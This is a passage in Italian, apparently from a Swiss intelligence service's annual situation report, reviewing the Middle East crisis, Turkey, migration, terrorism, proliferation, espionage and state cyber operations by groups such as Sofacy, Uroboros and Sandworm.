teriormente aggravate. Gli aspri combattimenti per conquistare grandi città come Mosul in Iraq e Aleppo in Siria hanno mostrato tutta la vastità della grave crisi umanitaria in atto come pure la distruzione delle strutture sociali e statali, che avrà conseguenze a lungo termine. Dopo Parigi e Bruxelles la minaccia jihadista in Europa si è manifestata anche con una serie di altri attentati (a Nizza, Istanbul, Berlino e altre località), mentre i flussi migratori da e attraverso queste regioni di crisi verso l'Europa restano elevati. Il calo registrato nel 2016 rispetto al 2015, che rimane un anno record, è riconducibile soprattutto all'accordo stipulato dall'UE con la Turchia, secondo cui l'UE si impegna in particolare ad aiutare questo Paese a condizione che sia disposto a riprendere tutti i migranti che sono arrivati illegalmente in Europa transitando sul suo territorio. Si tratta tuttavia di un accordo fragile.

Dal canto suo, la Turchia sta attraversando una grave crisi interna ed esterna. Dal punto di vista turco, la situazione confusa in Siria e in Iraq minaccia interessi di fondamentale importanza per la sicurezza nazionale: da un lato a causa della proclamazione di un'autonomia curda nel nord della Siria supportata dal Partito dei lavoratori del Kurdistan (PKK), la cui presenza si sta consolidando lungo il confine in Siria e nel nord dell'Iraq, e dall'altro per via del grave pericolo per la sicurezza interna rappresentato sia dal terrorismo di matrice jihadista, soprattutto da parte dello «Stato islamico», sia dall'inasprimento del conflitto tra la Turchia e il PKK. L'avvenimento che ha messo più a dura prova la stabilità delle istituzioni turche è stato tuttavia il fallito colpo di Stato contro il presidente Erdogan nell'estate del 2016. La reazione di Erdo-

gan e la sua efficace strumentalizzazione di un nazionalismo turco fortemente radicato hanno creato ulteriori tensioni nei rapporti tra l'Europa e la Turchia. Ciò riguarda anche il modo di procedere turco nei confronti di presunti avversari del regime in Europa. I negoziati con l'UE per la futura impostazione delle relazioni strategiche non sono stati formalmente interrotti, ma aumentano le divergenze in materia di politica interna, estera e di sicurezza. Il lento peggioramento dei rapporti tra le due parti, iniziato ormai da alcuni anni, lascia prevedere una possibile compromissione duratura delle relazioni tra l'UE e la Turchia, che è un partner essenziale per l'Europa al fine di arginare i flussi di profughi e la minaccia terroristica nonché l'unico Stato musulmano membro della NATO.


Sotto molteplici aspetti la Siria è l'epicentro delle crisi nel Vicino e Medio Oriente. L'intervento della Russia con propri reparti militari dall'autunno del 2015 ha creato una situazione nuova. Il regime del presidente siriano Bashar al-Assad è stato salvato dal collasso militare, ma mostra evidenti segni di cedimento e non è in grado di riprendere il controllo dell'intero territorio nazionale. Oltre alla Russia, all'Iran e a una coalizione internazionale finalizzata a combattere contro lo «Stato islamico», con l'ingresso della Turchia è entrato nel conflitto un ulteriore Stato della regione che dispone di forze militari proprie. Allo stato attuale della crisi siriana, che sta ormai entrando nel suo settimo anno, il prezzo dei compromessi politici è già notevolmente aumentato e, di conseguenza, trovare una soluzione è ancora più difficile. L'insieme dei conflitti in corso in Siria, in Iraq, nello Yemen e anche in Palestina, dove la situazione non ac-

cenna a migliorare, determina una complessa serie di fratture nella regione. Le ripercussioni di tali conflitti sulla psiche collettiva, in particolare nel mondo arabo e sunnita, sono molto profonde e non si limitano solo al contesto siriano e iracheno. In Arabia Saudita, per esempio, alimentano i timori per le ambizioni regionali dell'Iran e accendono la lotta tra Riad e Teheran per esercitare la propria influenza. E anche i sunniti in Europa risentono delle conseguenze di questa situazione. Nonostante il rafforzamento delle operazioni militari, nessuna decisione è ancora all'orizzonte, né tantomeno si intravede una soluzione politica dei conflitti.

In questa regione del Vicino e Medio Oriente caratterizzata da spaccature così complesse, lo «Stato islamico» continua a svolgere un ruolo cruciale. Nelle zone in cui ha sviluppato rudimentali strutture statali è diventato vulnerabile agli attacchi della coalizione internazionale, ma nella difesa di Mosul mostra di possedere ancora capacità militari e, in quanto gruppo terroristico, gestisce reti efficienti soprattutto in Turchia e in Europa. Lo «Stato islamico» contende an-

cora ad Al-Qaida il ruolo di movimento jihadista globale più importante nella regione che va dall'Afghanistan fino all'Africa del Nord e alla zona del Sahel. In particolare per quanto riguarda la propaganda, lo «Stato islamico» è indiscutibilmente l'organizzazione terroristica più potente del mondo, con una capacità immutata di ispirare e radicalizzare persone anche in Europa e, in alcuni casi, anche di organizzare e dirigere autonomamente gli attentati.

L'esito di questi rivolgimenti nel Mediterraneo orientale e meridionale è tuttora incerto. Le operazioni su larga scala delle forze internazionali per contrastare lo «Stato islamico» mettono in discussione il consolidamento di quest'ultimo in Siria e in Iraq, ma i gravi problemi causati dalla perdita del controllo statale su vasti territori di questi due Paesi persistiranno ancora per anni anche in caso di sconfitta militare dello «Stato islamico». La Russia, la Turchia e l'Occidente porteranno sicuramente avanti il loro pluriennale impegno militare, con possibili nuove rivalità geopolitiche nella regione.



La Svizzera appoggia, dove è ancora in atto, il lento e difficile processo di trasformazione nel Vicino e Medio Oriente e nell’Africa del Nord, ma non può sottrarsi agli inevitabili rischi. I flussi migratori dalle zone di crisi – in particolare dai Paesi dell’Africa occidentale e orientale attraverso la Libia – verso l’Europa, con le loro potenziali ripercussioni sulla politica di sicurezza, sono diventati una delle due più urgenti e importanti sfide che incombono sul continente. L’Europa deve limitare e gestire le conseguenze di questa crisi, perché senza una stabilizzazione della regione – dove la disgregazione dell’ordinamento statale non sembra ancora aver raggiunto il punto più basso – la pressione migratoria sull’Europa continuerà a essere elevata ancora per anni.

L’altra grande sfida per l’Europa è la necessità di gestire l’aumento della minaccia terroristica proveniente da questa regione. Il fenomeno dei viaggi con finalità jihadiste, compreso il ritorno da aree a presenza jihadista, rappresenta la concretizzazione di un temuto e grave problema di sicurezza per gli Stati occidentali. Anche la Svizzera è interessata. Esistono inoltre molte altre problematiche che continueranno a richiedere con immutata intensità l’attenzione delle autorità: le minacce per la sicurezza dei connazionali e delle rappresentanze diplomatiche presenti nella regione, la minaccia terroristica e i rischi di rapimenti in loco, i problemi causati al commercio e all’approvvigionamento energetico nonché la gestione dei regimi di sanzioni internazionali e dei patrimoni di persone politicamente esposte.

Sicurezza energetica

La crisi che sta attraversando l’economia mondiale e le sfide politiche che incombono su regioni cruciali per l’economia globale sono accompagnate da turbolenze sui mercati delle materie prime, turbolenze che contribuiscono a sensibilizzare maggiormente l’opinione pubblica alla dipendenza dalle importazioni di materie prime e di energia. A livello di sicurezza energetica, i rischi per la Svizzera sono tuttavia rimasti essenzialmente immutati. Il buon funzionamento del mercato petrolifero garantisce l’approvvigionamento della Svizzera anche in tempi di accresciuta insicurezza nelle regioni di produzione. Ciò è avvenuto anche in occasione del drastico crollo del prezzo del petrolio a partire dal 2014. A breve termine un simile crollo comporta prezzi vantaggiosi per i Paesi importatori, ma a medio termine ostacola investimenti costanti nella prospezione e nello sviluppo di nuovi giacimenti petroliferi, con possibili conseguenti difficoltà di approvvigionamento e nuovi rialzi dei prezzi. Nel settore del gas naturale non esiste ancora un mercato così solido a livello internazionale. In un prossimo futuro la dipendenza della Svizzera dai sistemi di gasdotti fissi e, dunque, dalla Russia non subirà sostanziali cambiamenti. L’ambizioso progetto Nabucco dell’UE e il progetto russo South Stream sono stati entrambi interrotti. Tutto ciò non fa che accentuare a breve termine l’importanza della zona di crisi in Ucraina per il trasporto di gas naturale dalla Russia verso l’Europa. A lungo termine è possibile che la rivoluzione tecnologica nell’ambito dell’estrazione del gas da scisti sia tale da accelerare lo sviluppo di un mercato internazionale del gas naturale, con effetti positivi sulla sicurezza energetica della Svizzera.

Cyber in primo piano

Le notizie di furti di ingenti quantità di dati elettronici sono all'ordine del giorno e i sabotaggi nel cyberspazio destano sempre più attenzione a livello globale. Inoltre, gli Stati che dispongono di capacità offensive proprie in questo settore continuano a svilupparle senza sosta. Dopo le rivelazioni di Snowden, che avevano portato alla luce le capacità degli Stati Uniti e dei loro alleati appartenenti al gruppo dei Five Eyes (Stati Uniti, Regno Unito, Canada, Australia, Nuova Zelanda) per quanto concerne il cyberspazio, le attività in quest'ambito, in particolare dell'area russa, stanno diventando sempre più aggressive. Gli Stati privi di mezzi offensivi propri in questo campo ricorrono sempre più spesso all'aiuto di gruppi di hacker, per esempio acquistando veri e propri servizi di cyberspionaggio. I conflitti internazionali hanno luogo sempre più anche nello spazio virtuale. Gli Stati possono operare con questo tipo di attacchi al di sotto della soglia bellica e negare la propria responsabilità, cosa spesso difficile da confutare. Inoltre, i cyberattacchi con finalità criminali minacciano per esempio il sistema bancario internazionale e provocano perdite finanziarie sempre più consistenti. Come contromisura gli Stati cercano sempre più di definire un quadro giuridico per il cyberspazio al fine di impedire attività offensive in questo settore e combattere la cybercriminalità.

Terrorismo

La minaccia terroristica in Svizzera rimane elevata ed è dovuta essenzialmente al terrorismo di matrice jihadista. In questo ambito la minaccia più probabile è rappresentata da singoli individui o piccoli gruppi che si ispirano a organizzazioni terroristiche estere e che potrebbero perpetrare attentati in Svizzera oppure preparare attentati all'estero a partire dal nostro Paese. Inoltre, cittadini svizzeri potrebbero essere vittime occasionali di attentati terroristici in aree del globo con un elevato livello di minaccia.

Anche il terrorismo e l'estremismo violento a sfondo etnico-nazionalistico sono tuttora di rilievo per la situazione della minaccia in Svizzera. Nell'Europa occidentale il Partito dei lavoratori del Kurdistan (PKK) si distingue per la capacità di ricorrere in qualsiasi momento al proprio potenziale di violenza e alle possibilità di cui dispone per mobilitare rapidamente i suoi simpatizzanti. Gli appelli che il PKK rivolge ai suoi aderenti per organizzare a breve termine manifestazioni e attività coordinate in tutto il continente europeo sono determinati dall'evoluzione della situazione in Turchia e nei territori curdi della regione. Le relative manifestazioni e attività possono sfociare in violenze se gruppi di curdi e di turchi nazionalisti vengono a trovarsi nello stesso luogo.



Estremismo di destra e di sinistra

Da anni la situazione negli ambienti dell'estremismo violento tende alla distensione; gli eventi legati agli ambienti dell'estremismo di destra sono rari, quelli legati agli ambienti dell'estremismo di sinistra sempre ancora frequenti. Non cambiano nulla a questa situazione di fondo singoli episodi accompagnati dall'attenzione mediatica. Essi mostrano però che il potenziale di violenza rimane immutato; la situazione potrebbe quindi rapidamente aggravarsi. Flussi migratori più intensi in Svizzera, un attentato terroristico di matrice jihadista nel nostro Paese o un'evoluzione drammatica principalmente nei territori curdi della Turchia e della Siria potrebbero portare a proteste violente, attentati e attacchi da parte degli ambienti dell'estremismo violento. Per quanto riguarda l'estremismo di destra, occorre impedire che cresca l'attrattiva della Svizzera come luogo in cui tenere concerti e altre manifestazioni.

Proliferazione

La diffusione delle armi di distruzione di massa e dei loro vettori continua a compromettere la sicurezza di numerose regioni del mondo. L'attuazione dell'accordo quadro con l'Iran procede più lentamente rispetto alle aspettative di molti. La normalizzazione economica nelle relazioni commerciali con l'Iran necessita di tempo e soprattutto della disponibilità degli operatori finanziari a ritornare in quel mercato. La Corea del Nord porta avanti con un dinamismo senza precedenti i suoi programmi relativi alle armi di distruzione di massa e nel gennaio e settembre del 2016 ha nuovamente testato ordigni nucleari. Nel 2016 si è registrato un

numero record di test nel settore dei vettori. Il Pakistan sviluppa ulteriormente il suo programma di armi nucleari e acquista in modo aggressivo, anche in Svizzera, beni per scopi illegittimi. Il ripetuto utilizzo di sostanze chimiche nel conflitto in Siria e in Iraq richiama inoltre l'attenzione sull'importanza di combattere la proliferazione anche in ambiti tematici affini, ad esempio quello della lotta al terrorismo.

Spionaggio

Lo spionaggio serve a soddisfare gli interessi degli Stati ed eventualmente anche gli interessi privati di persone influenti nei Paesi in questione. Lo spionaggio classico consiste in un insieme di metodi ormai consolidati da tempo ma che da diversi anni vengono integrati con mezzi di cyberspionaggio. Il presupposto è dato da un costante fabbisogno di informazioni aggiornate, che può essere accentuato da situazioni straordinarie con necessità di acquisire informazioni particolari o approfondite. Il fabbisogno di informazioni riguarda la politica, l'economia, l'esercito e si manifesta anche nei confronti delle comunità della diaspora. Lo spionaggio non viola soltanto la sovranità degli Stati in cui o contro i quali viene praticato: le fughe di dati provocano danni diretti o indiretti, l'incolumità o la vita di membri delle comunità della diaspora e dei loro familiari nel Paese di origine possono essere minacciate e gli accessi ottenuti tramite attività di spionaggio possono anche essere utilizzati per manipolazioni o addirittura sabotaggi.

A sinistra:
attacco alla caserma della polizia di Zurigo il 1° maggio 2016;
la persona nel cerchio rosso sta lanciando un oggetto pirotecnico

Prestazioni dei Cantoni in materia di intelligence

Il federalismo riveste una grande importanza nell'ambito della politica di sicurezza. I Cantoni e i Comuni dispongono infatti di strumenti essenziali come la polizia, e i Cantoni sono responsabili della sicurezza sul loro territorio. Per questo il SIC svolge i suoi compiti informativi in stretta collaborazione con le autorità cantonali, conformemente a quanto previsto dalle basi legali vigenti in tale ambito: la legge federale sulle misure per la salvaguardia della sicurezza interna (LMSI) e la nuova legge federale sulle attività informative (LAIIn), la cui entrata in vigore è prevista per il 1° settembre 2017.

I Cantoni acquisiscono sul loro territorio informazioni di intelligence sia nel quadro dell'applicazione della legislazione sia su mandato specifico del SIC. Questo è uno dei maggiori punti di forza del federalismo: grazie alla loro interconnessione a livello locale e regionale, infatti, gli organi informativi dei Cantoni possono acquisire informazioni e svolgere attività preventive che, in tale forma, risulterebbero difficili per il SIC. In cambio, quest'ultimo può coordinare i lavori e definire le priorità grazie alla visione d'insieme di cui dispone. Inoltre, il SIC dirige la cooperazione internazionale in materia di intelligence.

Per i compiti informativi i Cantoni designano un servizio specializzato che si occupa della loro esecuzione e la Confederazione indennizza i Cantoni per l'assunzione di tali compiti. Le indennità sono forfettarie e vengono calcolate in base all'onere delle persone che, nel Cantone in questione, sono attive prevalentemente per compiti della Confederazione. Vista la crescente minaccia terroristica, per rafforzare la prevenzione in quest'ambito il Consiglio federale, oltre alla creazione di nuovi posti presso la Confederazione, ha aumentato già due volte in modo sostanziale queste indennità a favore dei Cantoni. A livello organizzativo gli organi di esecuzione cantonali sono integrati nel comando della polizia cantonale. Fa eccezione il Cantone di Basilea Città, dove la corrispondente autorità è associata al Ministero pubblico. Si tratta di dipendenti cantonali che sottostanno agli organi

cantonali superiori, al diritto cantonale sui rapporti di servizio e all'autorità cantonale di vigilanza. Per garantire la necessaria formazione il SIC offre ai Cantoni corsi e conferenze specializzate. Questa cooperazione è stata intensificata in seguito alle crescenti esigenze nei confronti delle attività informative e comprende un'introduzione di base, perfezionamenti annuali, diversi incontri all'anno per discutere dei vari temi nonché una continua e stretta collaborazione a livello operativo.

LAIIn: collaborazione efficace e mezzi moderni per il trattamento dei dati

La LAIIn attribuisce grande importanza alla stretta collaborazione in atto tra Confederazione e Cantoni. Per questo il SIC è tuttora tenuto a informare periodicamente le competenti autorità di esecuzione cantonali in merito alla situazione della minaccia e a particolari fatti che rientrano nel suo campo di attività, soprattutto mediante un contatto continuo con i comandi di polizia e le autorità di esecuzione cantonali nonché tramite la Conferenza dei comandanti delle polizie cantonali della Svizzera (CCPCS) e la Conferenza dei direttori cantonali di giustizia e polizia (CDCGP).

Il SIC fornisce regolare sostegno ai Cantoni in occasione di grandi eventi (per es. il World Economic Forum a Davos o conferenze internazionali) tramite una rete informativa integrata svizzera gestita dal suo Centro federale di situazione e la Presentazione elettronica della situazione (PES).

Con l'entrata in vigore della LAIIn i servizi cantonali preposti alle attività informative tratteranno i dati di intelligence esclusivamente su sistemi di informazione messi a disposizione dalla Confederazione. I dati sono amministrati dal SIC e sottostanno alla legislazione federale sulla protezione dei dati. Questa centralizzazione garantisce l'uniformità della normativa e del controllo. Ai servizi cantonali viene così fornita un'infrastruttura informatica moderna per svolgere le loro attività e garantire una comunicazione sicura con il SIC.

Cyber in primo piano

Tendenze nel cyberspazio

Le notizie di furti di ingenti quantità di dati elettronici sono all'ordine del giorno e i sabotaggi nel cyberspazio destano sempre più attenzione a livello globale. Inoltre, gli Stati che dispongono di capacità offensive proprie in questo settore continuano a svilupparle senza sosta. Dopo le rivelazioni di Snowden, che avevano portato alla luce le capacità degli Stati Uniti e dei loro alleati appartenenti al gruppo dei Five Eyes (Stati Uniti, Regno Unito, Canada, Australia, Nuova Zelanda) per quanto concerne il cyberspazio, le attività in quest'ambito, in particolare dell'area russa, stanno diventando sempre più aggressive. Gli Stati privi di mezzi offensivi propri in questo campo ricorrono sempre più spesso all'aiuto di gruppi di hacker, per esempio acquistando veri e propri servizi di cyberspionaggio. I conflitti internazionali hanno luogo sempre più anche nello spazio virtuale. Gli Stati possono operare con questo tipo di attacchi al di sotto della soglia bellica e negare la propria responsabilità, cosa spesso difficile da confutare. Inoltre, i cyberattacchi con finalità criminali minacciano per esempio il sistema bancario internazionale e provocano perdite finanziarie sempre più consistenti. Come contromisura gli Stati cercano sempre più di definire un quadro giuridico per il cyberspazio al fine di impedire attività offensive in questo settore e combattere la cybercriminalità.

Un crescente potenziale di minaccia e danno

Le società moderne dipendono sempre più dalla loro infrastruttura di informazione e comunicazione. Con la crescente utilità aumenta anche il potenziale di minaccia e di danno di attacchi a infrastrutture di informazione e comunicazione. È possibile pregiudicare servizi essenziali e funzioni vitali riducendo così l'efficienza tecnica, economica e amministrativa di un Paese. Poco prima di Natale del 2015, ad esempio, un gruppo di hacker ha assunto il controllo su diverse sottostazioni di tre fornitori di energia elettrica in Ucraina togliendo la corrente a circa 225 000 economie domestiche. Ciò evidenzia in modo impressionante quali conseguenze fisiche può avere un attacco nello spazio virtuale.

Dati come materia prima cruciale

In un'economia e una società digitali i dati rappresentano la materia prima cruciale. Ciò non concerne solo le tracce e i clic lasciati quotidianamente in Internet. Pressoché ogni impresa gestisce una banca dati con innumerevoli dati personali di clienti e collaboratori; nell'amministrazione sono trattati e memorizzati dati personali in grandi quantità. La sicurezza dei dati deve essere quindi una preoccupazione prioritaria. Ciò nonostante, continuano a essere divulgate notizie di furti di dati di portata talvolta impressionante. A metà dicembre del 2016, ad esempio, l'operatore Internet Yahoo ha comunicato di aver subito nel 2013 un furto di oltre

un miliardo di record di dati. Anche se tra i dati rubati non vi sarebbero codici relativi a carte di credito, nondimeno dati personali come nome, data di nascita, numeri di telefono, password criptate e indirizzi e-mail hanno un valore e costituiscono la base per ulteriori attacchi.

Accanto a questi episodi di ampia portata si verificano numerosi attacchi di minore entità che non suscitano una tale attenzione mediatica. Secondo il servizio statistico Breach Level Index, nel primo semestre del 2016 sono stati mediamente sottratti in tutto il mondo 35 record di dati al secondo. I motivi possono essere diversi: alcuni hacktivisti vogliono fare una dichiarazione politica e spesso rendono pubblici i dati predati per attirare l'attenzione sulle lacune di sicurezza o mettere in cattiva luce una data autorità oppure un'impresa. Altri vendono i dati nel darknet o li sfruttano da soli, per esempio cercando di trarre profitto dai dati delle carte di credito. Ma i criminali non si limitano soltanto ai dati direttamente monetizzabili. I dati personali possono tra l'altro essere utilizzati anche a scopo di ricatto. Esempi in tal senso sono gli attacchi ai portali di incontri Ashley Madison e Adultfriendfinder, diventati noti nel 2015.

Non da ultimo dietro agli attacchi possono celarsi anche attori statali che cercano ad esempio di completare la base di informazioni occorrente per altri attacchi mirati. D'altro canto, anche l'amministrazione statale è costantemente oggetto di attacchi. Un episodio con effetti potenzialmente dirompenti è stato l'attacco all'Ufficio del personale dell'amministrazione statunitense scoperto nell'aprile del 2015. In questo caso non vennero copiati solo nomi, date di nascita e numeri di previdenza sociale

ma anche dati rilevati nell'ambito di controlli di sicurezza. Recentemente sono stati presi di mira i registri elettorali in Turchia e nelle Filippine, dai quali sono stati sottratti e pubblicati diversi milioni di record di dati.

Cyberoperazioni statali


È definita Advanced Persistent Threat (APT) una cyberoperazione che impiega mezzi tecnici sofisticati in grado di perdurare nella rete informatica della vittima e di arrecarle grave danno. Una APT richiede ingenti risorse, che solitamente possono essere impiegate solo da Stati. Per questa ragione la APT designa una cyberoperazione statale. Lo Stato può essere coinvolto direttamente nell'attacco oppure agire come una mano invisibile che incarica e finanzia un'impresa privata.

Le APT sono assurte a tema pubblico solo negli ultimi anni. Da quattro o cinque anni diverse imprese di sicurezza presentano analisi che descrivono i dettagli tecnici di queste operazioni. L'analisi delle operazioni mostra che da almeno venti anni gli Stati impiegano considerevoli risorse per lo sviluppo e l'attuazione di cyberattacchi. Alcune prestazioni specifiche del software maligno evidenziano il livello tecnico raggiunto da taluni Stati:

- penetrazione in reti dotate di elevata protezione e non connesse a Internet: il software maligno è in grado di esportare dati da sistemi che non sono collegati a una rete, ad esempio salvando provvisoriamente e di nascosto i dati su una chiavetta USB fino a quando è disponibile una connessione a Internet;

- persistenza su computer nonostante cancellazioni o reinstallazione del sistema operativo: ciò è possibile per esempio mediante infezione del firmware di un dispositivo. Questa tecnica è stata sviluppata e impiegata con successo dal gruppo statale noto con il nome di Equation Group;
- utilizzazione esclusiva della RAM attuale: il software maligno non è installato sul disco rigido, ma utilizza solo la RAM attuale. Inoltre, sfruttando una lacuna in Windows, è al riparo da programmi antivirus, rimane così occultato e facilita i lavori di ripulitura ad operazione ultimata. Questa capacità è stata impiegata dal gruppo che ha concepito il software maligno Duqu2. Essa è stata utilizzata per infettare la rete informatica di un albergo di lusso di Ginevra durante i negoziati sul nucleare iraniano.

Gli ultimi quattro anni sono stati caratterizzati dalle pubblicazioni provenienti dall'archivio Snowden. Sono così state rivelate parti delle estremamente complesse cybercapacità offensive degli Stati del cosiddetto gruppo dei Five Eyes (Stati Uniti, Regno Unito, Canada, Australia, Nuova Zelanda). Queste rivelazioni lasciano supporre l'esistenza di un vasto arsenale statale di strumenti atti a pregiudicare in modo mirato reti informatiche in tutto il mondo. Tale impressione risulta rafforzata dalle attività del cosiddetto gruppo degli Shadowbrokers. Questo gruppo di pirati informatici, considerato da esperti della sicurezza vicino allo Stato russo, si è fatto un nome con la pubblicazione di presunti programmi di hacking del servizio di intelligence americano National Security Agency (NSA). Tuttora non è noto come gli Shadowbrokers abbiano potuto impossessarsi dei programmi pubblicati. A più riprese, tuttavia, gli esperti ne



hanno confermato l'autenticità. Nel complesso vi è motivo di ritenere che anche gli Stati del gruppo dei Five Eyes dispongano tuttora della capacità di eseguire in tutto il mondo cyberoperazioni mirate.

I cyberattacchi sono efficienti e potrebbero quindi in futuro assumere una crescente importanza. Dato che in generale negli scorsi anni il livello di protezione di infrastrutture critiche, imprese e privati è stato aumentato, sono prevedibili consistenti investimenti da parte degli Stati, per esempio nei loro servizi di intelligence, onde sviluppare e impiegare nuove tecniche atte a superare la maggiore protezione.

Gruppi di hacker dell'area russa


Attori statali, parastatali e privati impiegano in misura crescente cyberstrumenti per promuovere interessi politici, ideologici ed economici. Ultimamente si notano in particolare gruppi provenienti dall'area russa e sono sempre più frequenti notizie di cyberattacchi in grande stile dietro i quali si celano presumibilmente autori di tale area. Da qualche tempo sono presi di mira anche interessi svizzeri; negli scorsi anni il SIC ha individuato e impedito diversi siffatti attacchi.

Imprese di sicurezza attive a livello internazionale, organi di informazione e autorità sono dell'avviso che questi gruppi di pirati informatici otterrebbero gli incarichi direttamente da servizi di intelligence russi. I rappresentanti delle autorità e i decisori politici russi respingo-

no tuttavia regolarmente queste accuse. Di norma le attività servono al procacciamento di informazioni. Sono stati tuttavia osservati anche indizi di disponibilità alla disinformazione e al sabotaggio: i dati procurati sono stati pubblicati in Internet o recapitati alla stampa dagli autori.

Caratteristiche comuni a tutti i gruppi di hacker associabili all'area russa sono l'impiego di software maligni estremamente complessi, l'azione mirata e obiettivi convergenti con gli interessi politici ed economici della Russia, come ad esempio nel caso dei gruppi Sofacy, Uroboros e Sandworm.

- Il gruppo Sofacy opera almeno dal 2007 e costituisce attualmente uno dei gruppi più attivi nel cyberspazio a livello mondiale. Come altri cerca di caricare il software maligno sui computer dei propri bersagli soprattutto tramite e-mail infette. Al di là delle cerchie di esperti di sicurezza, il gruppo Sofacy è assunto a notorietà soprattutto per i suoi attacchi al Parlamento federale tedesco e al Partito democratico negli Stati Uniti. Molto probabilmente il gruppo è responsabile di numerosi altri attacchi ad autorità, organizzazioni internazionali, imprese e organizzazioni di ricerca.
- Anche Uroboros impiega da anni software maligni estremamente complessi per rubare dati confidenziali. Oggetto degli attacchi sono state soprattutto autorità e grandi imprese. Nel cyberattacco all'azienda di ar-



mamenti svizzera RUAG è stato impiegato un software maligno del gruppo Uroboros. Difficile però dire se l'autore dell'attacco sia effettivamente stato questo gruppo.

- Un caso particolare è rappresentato dal gruppo Sandworm, che sembra specializzato in sabotaggio ed è messo in relazione in particolare con un attacco a sottostazioni di tre fornitori di energia elettrica in Ucraina nel 2015. A tal fine sono stati attaccati in modo mirato con un software maligno i computer di collaboratori. In seguito a questo cyberattacco un gran numero di economie domestiche in Ucraina è rimasto per un periodo prolungato senza elettricità.

Incaricare terzi come soluzione per Stati poveri

